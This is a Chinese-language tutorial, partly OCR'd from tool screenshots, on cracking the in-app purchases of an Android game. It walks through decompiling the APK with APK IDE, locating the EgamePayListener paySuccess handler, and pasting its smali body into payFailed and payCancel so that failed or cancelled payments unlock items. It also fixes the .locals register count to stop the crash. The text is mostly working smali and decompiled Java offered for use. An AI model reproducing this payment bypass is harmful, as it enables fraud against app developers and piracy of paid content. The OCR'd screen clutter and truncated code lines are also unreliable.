
1.首先反编译文件，本人下载的重命名 1.apk


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
死亡飞车-暴血狂飙
Ver:1.0(1)
Package:org.cocos2dx.swf
org.cocos2dx.swfc
Start.java
1 /**
2 * @author 鳗驼螺(mandarava)
3 * 2011-2013
4 **/
5 public class ApkIDE
6 {
7 public String 软件名称="APK改之理";
8 public String 软件类型="免费软件";
9 public String 软件别名="APK IDE";
10 public String 程序开发="鳗驼螺(Mandarava)";
11 public String 联系邮箱="mandarava@yeah.net";
12 public String 新浪微博="http://weibo.com/apktool"
13 public String 官方网站="http://www.xiaomiren.net/
14 public String 版权信息="版权所有(C)2011-2013, 保
15 public String 软件简介="一个可视化的、易用的、快
16 public String 一个提示="按住Ctrl键, 右键单击左侧
17 public String 更多信息="http://www.xiaomiren.net/
18 public String 感谢信息="ApkTool,Dex2jar,JD-GUI,JF
19 }
输出
> 正在清理旧工作目录 . . . - 成功! 旧工作目录被清理到系统回收站内。
> 正在反编译Apk. . . - 成功!
> 正在将dex转成jar. . . - 成功!
> .smali输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos
> .class输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Worksrc\org.cc
搜索和替换
搜索内容
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

2.一般来说，目前 Android 游戏的付费一般就两种：成功和失败。那么我们根据基本的英文翻译即可，如果不确定可以一个一个搜，我当初破解的时候是在模糊搜索，慢慢分析的。那么，现在我搜索的是 paysuccess



APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
死亡飞车-暴血狂飙
Ver:1.0(1)
Package:org.cocos2dx.swf
org.cocos2dx.swfc
Start.java
1 /**
2 * @author 鳗驼螺(mandarava)
3 * 2011-2013
4 **/
5 public class ApkIDE
6 {
7 public String 软件名称="APK改之理";
8 public String 软件类型="免费软件";
9 public String 软件别名="APK IDE";
10 public String 程序开发="鳗驼螺(Mandarava)";
11 public String 联系邮箱="mandarava@yeah.net";
12 public String 新浪微博="http://weibo.com/apktool"
13 public String 官方网站="http://www.xiaomiren.net/
14 public String 版权信息="版权所有(C)2011-2013, 保
15 public String 软件简介="一个可视化的、易用的、快
16 public String 一个提示="按住Ctrl键, 右键单击左侧
17 public String 更多信息="http://www.xiaomiren.net/
18 public String 感谢信息="ApkTool,Dex2jar,JD-GUI,JF
19 }
搜索结果
paysuccess
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos2dx.sv
LINE 32:.method public abstractpaySuccess (Ljava/util/Map;)V
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos2dx.sv
LINE 83:.method publicpaySuccess (Ljava/util/Map;)V
搜索和替换
搜索内容
paysuccess
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

根据上面的搜索结果我们可以看到有两个结果我们点进去第一个查看一下。



APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
us-ascii
项目
死亡飞车-暴血狂飙
Ver:1.0(1)
Package:org.cocos2dx.swf
lib
original
res
smali
android
cn
egame
terminal
paysdk
codec
Egame
Egame
Egame
Egame
Egame
Egame
Egame
Egame
Egame
Faile
jni
Start.java
EgamePayListener.smali
26 "Ljava/lang/String;",
27 ">;)V"
28)
29 .end annotation
30 .end method
31
32 .method public abstract paySuccess(Ljava/util/Map;)
33 .annotation system Ldalvik/annotation/Signature
34 value = {
35 "(",
36 "Ljava/util/Map",
37 "<",
38 "Ljava/lang/String;",
39 "Ljava/lang/String;",
40 ">;)V"
41 }
42 .end annotation
43 .end method
44
这是监听器，不需要理会
搜索结果
paysuccess
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos2dx.sw
LINE 32:.method public abstractpaySuccess (Ljava/util/Map;)V
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos2dx.sw
LINE 83:.method publicpaySuccess (Ljava/util/Map;)V
搜索和替换
搜索内容
paysuccess
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

发现这里只是 APP 对支付的监听而已，所以这一个所有结果排除。

我们点开第二个搜索结果。


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
gb2312
项目
死亡飞车-暴血狂飙
Ver:1.0(1)
Package:org.cocos2dx.swf
jni
javax
org
cocos2dx
lib
swfc
AndSms$1
AndSms$2
AndSms$3
AndSms.s
Applicat
Applicat
Applicat
Applicat
BuildCon
R$attr.s
R$drawab
R$id.sma
R$layout
R$string
R.smali
Start.java
EgamePayListener.smali
AndSms$3.smali
81 .end method
82
83 .method public paySuccess(Ljava/util/Map;)V
84 .locals 3
85 .annotation system Ldalvik/annotation/Signature
86 value = {
87 "(",
88 "Ljava/util/Map",
89 "<",
90 "Ljava/lang/String;",
91 "Ljava/lang/String;",
92 ">;)V"
93 }
94 .end annotation
95
96 .prologue
97 .line 808
98 .local p1, "params":Ljava/util/Map;, "Ljava/uti
99 sget-byte v0, Lorg/cocos2dx/swfc/AndSms;->messa
主代码区
搜索结果
paysuccess
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos2dx.sw
LINE 32:.method public abstractpaySuccess (Ljava/util/Map;)V
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos2dx.sw
LINE 83:.method publicpaySuccess (Ljava/util/Map;)V
搜索和替换
搜索内容
paysuccess
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

这里我们看到了比较明显的代码了，不确定的话，可以使用软件上面的 java 图标进行源码查看。


Java Decompiler - AndSms
File Edit Navigate Search Help
org.cocos2dx.swfc
android.annotation
cn.egame.terminal.paysdk
javax.microedition.rms
org.cocos2dx
lib
swfc
AndSms
ApplicationDemo
BuildConfig
R
AndSms$3.class
package org.cocos2dx.swfc;
import cn.egame.terminal.paysdk.EgamePayListener;
class AndSms$3
implements EgamePayListener
{
public void payCancel(Map<String, String> paramMap)
{
AndSms.sendMessageCancel(AndSms.messageType);
}
public void payFailed(Map<String, String> paramMap, int paramInt)
{
AndSms.sendMessageCancel(AndSms.messageType);
}
public void paySuccess(Map<String, String> paramMap)
{
AndSms.sendSuccessLogic(AndSms.messageType);
byte[] arrayOfByte = AndSms.access$1();
int i = AndSms.messageType;
arrayOfByte[i] = ((byte)(1 + arrayOfByte[i]));
AndSms.isHavaBuy[AndSms.messageType] = true;
AndSms.saveMessageData();
}
}

3.我们看到了，这里已经完全的表示出来的。有支付取消（paycancel）、支付失败（payfailed）、支付成功（paysuccess）。那我们应该如何修改呢？一般情况下我们将方法复制过来即可。

```
.method public paySuccess(Ljava/util/Map;)V
	.locals 3
	.annotation system Ldalvik/annotation/Signature;
		value = {
			"(",
			"Ljava/util/Map",
			"<",
			"Ljava/lang/String;",
			"Ljava/lang/String;",
			">;)V"
		}
	.end annotation


	.prologue
	.line 608
	.local p1, "params":Ljava/util/Map;, "Ljava/util/Map<Ljava/lang/String;Ljava/lang/String;>;"
	sget-byte v0, Lorg/cocos2dx/swfc/AndSms;->messageType:B


	invoke-static {v0}, Lorg/cocos2dx/swfc/AndSms;->sendSuccessLogic(I)V


	.line 609
	# getter for: Lorg/cocos2dx/swfc/AndSms;->sendCount:[B
```

```
    invoke-static {}, Lorg/cocos2dx/swfc/AndSms;->access$1()[B

    move-result-object v0

    sget-byte v1, Lorg/cocos2dx/swfc/AndSms;->messageType:B
. . . . . .

    return-void
.end method
```

现在我们将.prologue 到.end method 之前全部复制黏贴到失败和成功即可。

4.完成以上操作以后，我们将这个应用编译。

5.安装打开该 APP，我们发现应用打开就闪退，或者是点击购买以后闪退。那是我们修改错误吗？当然不是。

那我们继续来分析（注意下方法头）。

```
.method public paySuccess(Ljava/util/Map;)V   //成功方法
    .locals 3
.end method
```

```
.method public payFailed(Ljava/util/Map;I)V    //失败方法
       .locals 1
      .param p2, "errorInt"      # I

.end method

.method public payCancel(Ljava/util/Map;)V   //取消方法
       .locals 1

.end method
```

请注意我所标注的红色字体。可以发现成功的方法有定义了三个寄存器 v0，v1，v2，而失败和取消都只定义了一个寄存器 v0

所以刚才我们贸然将成功的代码复制到失败和失败才会闪退。

要解决这些，只需要将 failed 和 cancel 的寄存器定义.locals 定义成 3 即可

